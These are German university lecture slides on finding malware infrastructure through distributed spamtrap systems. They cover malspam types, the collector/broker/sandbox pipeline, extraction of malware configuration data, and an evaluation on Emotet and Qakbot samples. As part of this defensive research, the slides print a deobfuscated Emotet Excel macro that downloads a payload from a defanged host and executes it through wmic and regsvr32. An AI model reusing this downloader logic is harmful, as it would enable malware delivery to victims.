Friedrich-Alexander-Universität
Erlangen-Nürnberg

Identifizierung von Malware-Infrastruktur mittels verteilter Spamtrap-Systeme

Jan Gruber

8. Februar 2023

Lehrstuhl für Informatik 1 (IT-Sicherheitsinfrastrukturen)
Department Informatik
Friedrich-Alexander-Universität Erlangen-Nürnberg (FAU)

Motivation

Relevanz von Malspam




Abbildung 1: Befragung dt. Unternehmen 2018/19 [DvSW20]

Relevanz von Malspam




Abbildung 2: Erhebung bei internationalen Unternehmen 2021 [BHL+22]

[1] ● ≈ 2% ≡ 82 Unternehmen

Relevanz von Malspam

Konkrete Beispiele:

- Ransomware Affiliates
  - Z. B. GandCrab (2018)
- Initial Access Brokers
  - Z. B. UAC-0098 → Conti/FIN12 (2022)
- Spamming Botnets
  - Z. B. Cutwail & Emotet (2007 – 2023)
- Nation-state Actors
  - Z. B. “Bundestags-Hack” (2015)
- ...

Automatisierte Identifizierung

von Malware-Infrastruktur?


Überblick

Hintergrund: Malware-Infrastruktur, Malspam und Spamtraps

Malware-Infrastruktur

Ein kurzer Überblick

Malware-Infrastruktur



Siehe [dGSG12, Gon15, VWM15, LHI+19, KMY20, Mal20]

Malware-Infrastruktur: Payload-Staging-URLs




Abbildung 3: Uptime-Histogramm




Abbildung 4: Uptime-PDF

*** Datenquelle:** 60-tägige Beobachtung des Threat Feeds *URLHaus* (01/2021)

Malware-Infrastruktur




Abbildung 5: Dridex C&C-Servers aus Konfig-Daten über die Zeit

Malware-Infrastruktur

Schlussfolgerungen:

- Malware Distribution Sites
  - i. d. R. kurze Zeit verfügbar aber dafür vielzählig
- Kontrollinfrastruktur
  - zeitlich recht “stabil”
  - meist Bot-Proxies in Tier 1 ($\rightarrow$ §§ 100a, 100g oder G10-Maßnahmen)

$\rightarrow$ Nützliche IOCs

Malicious Spam

Ausprägungen & zu gewinnende Erkenntnisse

Ausprägungen

- MalDocs (kurz für *Malicious Documents*)
  - Office Docs, Archive,...
  - Zip-lock
- *URL Luring*


Exemplarisches Emotet XLM-Macro:[2]

```
auto_open: auto_open->Macro251!$A$1
SHEET: Macro251, Macrosheet
<snip>
CELL:A7     , =IF(ISNUMBER(SEARCH("Fax",A6)),,CLOSE(TRUE))
CELL:A8     , =IF(GET.WORKSPACE(19.0),CALL("ur"&C6,"UR"&C7&"nloa"&C8&"ileA","JJCCJJ",0.0,GET.NOTE(D8),GET.NOTE(E8),0.0,0.0),
      CLOSE(TRUE))
CELL:A9     , =WAIT(NOW()+"00:00:05")
CELL:A10    , =IF(ALERT("The workbook cannot be opened....",2.0),EXEC(GET.NOTE(D10)),), 33.0
CELL:A11    , CLOSE(TRUE)
<snip>
CELL:C6   , None          , lmon
CELL:C7   , None          , LDow
CELL:C8   , None          , dToF
NOTE:CELL:D8 hXXps://baXXXXXiq[.]host/B1Dgs7jd
NOTE:CELL:E8 c:\Users\Public\142.html
NOTE:CELL:D10 wmic process call create "regsvr32 -s c:\Users\Public\142.html"
 % Add new line at the end
```

[2] Extracted with `xlmdeobfuscator` 50d518246c2b61f5b427948f87a0aa24

Beigefügtes MalDoc


Ablauf & Erkenntnisse



Ausprägungen

- MalDocs (kurz für *Malicious Documents*)
  - Office Docs, Archive,...
  - Zip-lock
- *URL Luring*

```
<a href="hXXps://super...ers[.]in/io/cesiodm">Invoice.pdf</a>
```




URL Luring

Ablauf & Erkenntnisse


Spamtraps

Betriebsformen & Ausprägungen


Spamtrap-Betriebsformen:



Spamtrap-Betriebsformen:



Spamtraps




...angelehnt an [RB17]

Betrieb der Infrastruktur wird schnell komplex

Wie konkret umsetzen?

Das Spamtrap-System


Techn. Teilprobleme
Collection
Processing
Reporting
Transfer


Überlegungen zum Entwurf:

- Verteilter Betrieb der Kollektoren
- Modulare Integration etablierter FOSS-Werkzeuge
- Flexibel einsetzbar für verschiedene Use Cases

Das Spamtrap-System

Technische Umsetzung

Komponenten des Spamtrap-Systems



Spam-Kollektoren

- IMAP-Kollektor
  - „Monitoring“ von Postfächern
  - Effizienter Abruf mittels IMAP IDLE
- SMTP-Kollektor
  - Dockerized Fake Destination SMTP Server
  - Postfix MTA + Python LMTP-Server
- ...

⇒ Weiterleitung an Message Broker





Abbildung 6: SMTP-Kollektor

Technische Umsetzung



Message Broker:

- Nachrichten-orientierte Middleware
  - Publish-Subscribe-Pattern
  - Loose Coupling zw. Producer und Consumer
  - Flexibles Routing
- Konkret: *AMQP* oder *hpfeeds*

Backend:

Ingestor:

Entgegennahme der Nachrichten vom Broker


Decomposer:

Zerlegung der E-Mail-Daten

- Parsing der Header-Daten
- Attachments
- Extraktion der URLs

Mediator:

Steuert weitere Verarbeitung




Datenhaltung:

MongoDB:

Speicherung der Mails, URLs, Malware und ggf. Reports in Dokumenten-DB

Schema:

Folgt *Elastic Common Schema* (weitgehend)



Technische Umsetzung


Peripherie:

Reporter:

Nur zur Weitergabe an Drittsysteme

Enricher:

- Honeyclient
- Sandbox



Honeyclient:


Zweck:

- Besuch von URLs zur Identifizierung und zum Zugriff auf MDSes
- Nachladen von *staged malware*
- Erkennung von Browser-Exploits
  $\rightarrow$ Gewinnung von Maldocs/Binaries

Umsetzung:

- Thug von A. Dell'Aera und dem Honeynet Project
- Verteilte Nutzung (sog. ThugD) via AMQP

Sandbox:


Pcap
packets
connections
EXE
LOG
file
detonate
monitor
analyze
Classify
mem dump
malware config


Extraktion von Malware Configuration Data:

Zweck:

- Identifizierung von...
  - C2s
  - Schluesselmaterial
  - Spambot Credentials
  - ...

Umsetzung:


- MalConfScan als Volatility-Plugin von JPCERT
- Integriert in Cuckoo-Sandbox mittels Patch von JPCERT




```
[{
   "malconfscan": {
      "data": [
        {
          "malconf": [
            [
              {
                "Server1": "malicious.biz"
              },
              {
                "Port": "443"
              },
            ]
          ],
          "process_name": "someproc.exe",
          "process_id": "2248",
          "malware_name": "..."
    <snip>
```

Listing 1: `report.json`


Exemplarische Anreicherung:




Exemplarische Anreicherung:




Exemplarische Anreicherung:




Exemplarische Anreicherung:




Exemplarische Anreicherung:




Exemplarische Anreicherung:




Exemplarische Anreicherung:



Exemplarische Anreicherung:



Exemplarische Anreicherung:



...verschiedene Ablaufvarianten denkbar!


Blobs, Hashes, URLs, IPs

Reporting:

Anbindung an Drittsysteme

- Auslagerung von Funktionalität
- Weitere Verarbeitung
- Statistik & Auswertung
- ...

Z. B.



Das Spamtrap-System

Demo

Demo:
Lokales Docker-Setup
End-to-End Reporting

Das Spamtrap-System

Evaluation

Evaluation des Backends:

Zielrichtung

- Verifikation technischen Funktionsweise
- „Integrationstest“ der Komponenten

Vorgehensweise

- Zusammenstellung eines kleinen Datensatzes an Malspam-Samples
- Manuelle Analyse und Definition der erwarteten Ergebnisse
- Durchführung des Tests (mittels Ipython NB)

```
                match = False

                for target in target_vals:
                    if found_val == target:
                        passed_count += 1
                        match = True
                        break
                if not match:
                   print(f"Error expected {target_vals} \
                            found {found_val} instead!")

    report(elem, check_count, passed_count)
    i += 1
```

```
./2019-09-18-example-of-malspam-pushing-Emotet.eml:
  |--- Checked 1 file entries, 1 network entity entries and 0 URL entries
       |---- 18/18 tests passed

./2020-01-16-malspam-pushing-Lokibot.eml:
  |--- Checked 2 file entries, 5 network entity entries and 5 URL entries
       |---- 85/85 tests passed
```

Evaluation

No.	Type	MD5	Filename
1	Attached .doc	f424413ae7bd41969f8297e35f4f1880	2019-09-18-example-of-malspam-pushing-Emotet.eml
2	Attached .doc	c8e640b374d535f415242faab8987368	2020-12-29-Emotet-malspam-from-spambot-traffic-003906-UTC.eml
3	Attached .doc	65766f0cc7397ecc95a4360cad491dca	2020-12-29-Emotet-malspam-from-spambot-traffic-004326-UTC.eml
4	Attached .doc	190c05010811d2d134fac9450eb2e2b3	2020-12-29-Emotet-malspam-from-spambot-traffic-004359-UTC.eml
5	URL in body	0cd12e2945789cbb1c9c6e4b00830a0b	2020-12-22-Emotet-malspam-with-link-1241-UTC.eml
6	Attached .doc	836be3f19af19f01816c5ca143446900	2020-12-22-Emotet-malspam-with-doc-2106-UTC.eml
7	ZipLock -> .doc	08abfefe5668ad915eaac066e0fe8f55	2020-12-22-Emotet-malspam-with-zip-2049-UTC.eml
8	ZipLock -> .doc	e62ecf5402043fa085fd592912e8e524	2020-12-22-Emotet-malspam-with-zip-2115-UTC.eml
9	ZipLock -> .doc	9ad052214b128c4edc0e006694863c50	2020-12-22-Emotet-malspam-with-zip-2130-UTC.eml
10	Attached .doc	fdb0ddc3ba296ee1186941bd9e18994a	2020-07-20-Emotet-malspam-with-attachment-example-1-of-3.eml
11	URL in body	1a295cf8984aed1e41ae67520ba782b1	2020-07-20-Emotet-malspam-with-link-example-01-of-11.eml
12	Attached .doc	13abf0f0e168a70b8c6b2d618c09bfcf	2020-12-29-Emotet-malspam-183501-UTC.eml
13	Attached .doc	ccb3a6c24149ecbb75a35c6ccf6cc8c4	2020-12-29-Emotet-malspam-182159-UTC.eml
14	Attached .doc	0ea555adfd20d0f1d6075573e6b9d3f6	2020-12-29-Emotet-malspam-182645-UTC.eml
15	Attached .doc	aa971399dd7e6eda8ca731276eeb6bd4	2021-01-22-malspam-0157-UTC.eml
16	Zip -> .xls	a484d682944cc1c9fbbd9b6b6301768c	2021-02-08-Qakbot-malspam-with-attachment-1450-UTC.eml
17	Zip -> .exe	bb1062fbb9387bc501395ce3939d2af5	2021-02-09-malspam-with-attachment-0715-UTC.eml
